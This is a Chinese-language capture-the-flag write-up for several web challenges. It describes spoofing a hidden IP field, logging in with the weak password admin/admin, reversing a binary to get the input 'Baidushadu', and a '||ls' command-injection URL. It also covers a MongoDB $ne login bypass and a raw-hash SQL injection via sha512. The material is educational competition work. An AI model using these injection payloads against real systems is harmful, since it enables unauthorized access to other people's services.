POST 里面提示 key = OUR MOTTO

猜想是 bt 的口号，登陆官网找到口号，然后根据 OUR MOTTO 猜测都是大写而且中间用空格隔开。直接往页面 POST 参数 key 为 THE QUIETER YOU BECOME THE MORE YOU ARE ABLE TO HEAR 即可得到 flag。

WEB200 真假难辨

首先登陆网页之后，发现提示为游戏只能在本地运行。利用 Chrome 的审查元素将隐藏的输入框中的 IP 改为 127.0.0.1 即可点击进入游戏。此时会弹出一个认证框，账号密码都为 admin（弱口令）。

开始游戏后这是一个网页小游戏，但是非常难玩，因此保存网页和 js 文件到本地进行分析。分析发现这个游戏核心是根据玩家（Player）的血量和移动速度和怪物（Ghost）的血量和移动速度建立一个初始值，并且每次杀死一个怪物后进行重新计算一次 Flag，最后杀死 10 个怪物后碰到最后的重点即可通关弹出 Flag。

因此我们只需要将玩家受伤时生命值改成不减少，或者减短发射子弹的间隔即可轻松玩通游戏。拿到 Flag。

WEB300 见缝插针

分析：

进入网页之后查看源代码发现有一个 test.php.bak 文件。查看之后发现 key 要满足一个正则表达式的要求，并且 room 参数里做了一定的替换，接下来执行了一个 room 的程序。

下载下来之后做逆向分析，

首先程序会要求一个输入字符串，这个字符串不能是整数（否则 atoi 函数后，分支跳转到固定的输出告诉你密码是 1804289383，毫无意义的由固定 seed 生成的 rand 值）。接下来的程序分支会要求这个输入字符串长度为 0xA，但是后面逻辑略复杂，出于好奇心我们先随便输入个字符串（按照 cracker 风格就是输入自己的 regName 了。。。），然后观察观察程序最后分支上 strcmp 的情况。gdb 下断点在 0x40097c，run helloworld，break，然后 x/s 看看 rsi 和 rdi 寄存器的情况，发现 rsi 指向一个特殊的字符串 D_kbwqj_fs，而 rdi 指向一串奇怪的字符串。利用 diff testing 的方法论，换一个输入，发现 rsi 依然不变而 rdi 内容变成新的输入了。猜测只要保证 rsi 和 rdi 相等就可以顺利到达我们想要的路径了，于是就想办法构造 strcmp 的参数。

逆向一下算法很简单，先把输入 0, 2, 4, 6, 8 号字符加上 2，然后第 1, 3, 5, 7, 9 号字符减 2，得到的字符串拿来比较，这样立即得到输入只要是 Baidushadu 就可以了~

只有当输入参数为 Baidushadu 的时候，程序将不正常返回，其他时候程序会返回一个 1

The Room(1) password is 1804289383

结果。

接下来考虑采用命令注入，根据 “||” 在 bash 中的意义，构造 payload

<http://218.2.197.239:1337/9b30611986fe1822304bdc98fa317cde123/web300/query.php?key=000000AA00000000&room=Baidushadu||ls>

即可在目录下看到一个文件以 flag 命名。

WEB400 冰山一角

第一关 mongodb 注入，直接 POST user[\$ne] 和 pwd[\$ne]，得到提示

“you_guys_fxxking_smart.php/jpg”。

第二关

http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/you_guys_fxxking_smart.jpg 中有

http://218.2.197.240:1337/0cf813c68c3af2ea51f3e8e1b8ca1141/you_guys_fxxking_smart.php 对应源码。

由 I love the first letter of my name. 和 <meta name="author" content="bob">

以及提示“盐在头中”知 salt 为 b。

由于 sql 查询中 hash 输出为 raw_output，所以可能存在注入。

只需要构造出 hash 结果中包含 ``+`` 这样的字符串就可以通过检查。

通过枚举 hash_method，最后发现当 hash_method 为 sha512，password 取 9384 时就能通过验证。

第三关是直接根据返回 sha512 值解密。

99d50345156d3c292c8a941e793c91ff2d353ed22e45250b5dc024c586e5b83f48bda23dfd391ba4aed786b5c3c7336097453971641923fff193c433cf7ff91a

e88ba63d6dcf00d80b808ffd21f74fd3c3088b1b02f001edc0db76faf21a317f9c00d6291a4e561

ded41679f5f1a85c22b894b89126fa42a494dd25ae1057422

解密结果分别为 blu3 和 10tus，连起来就是 flag。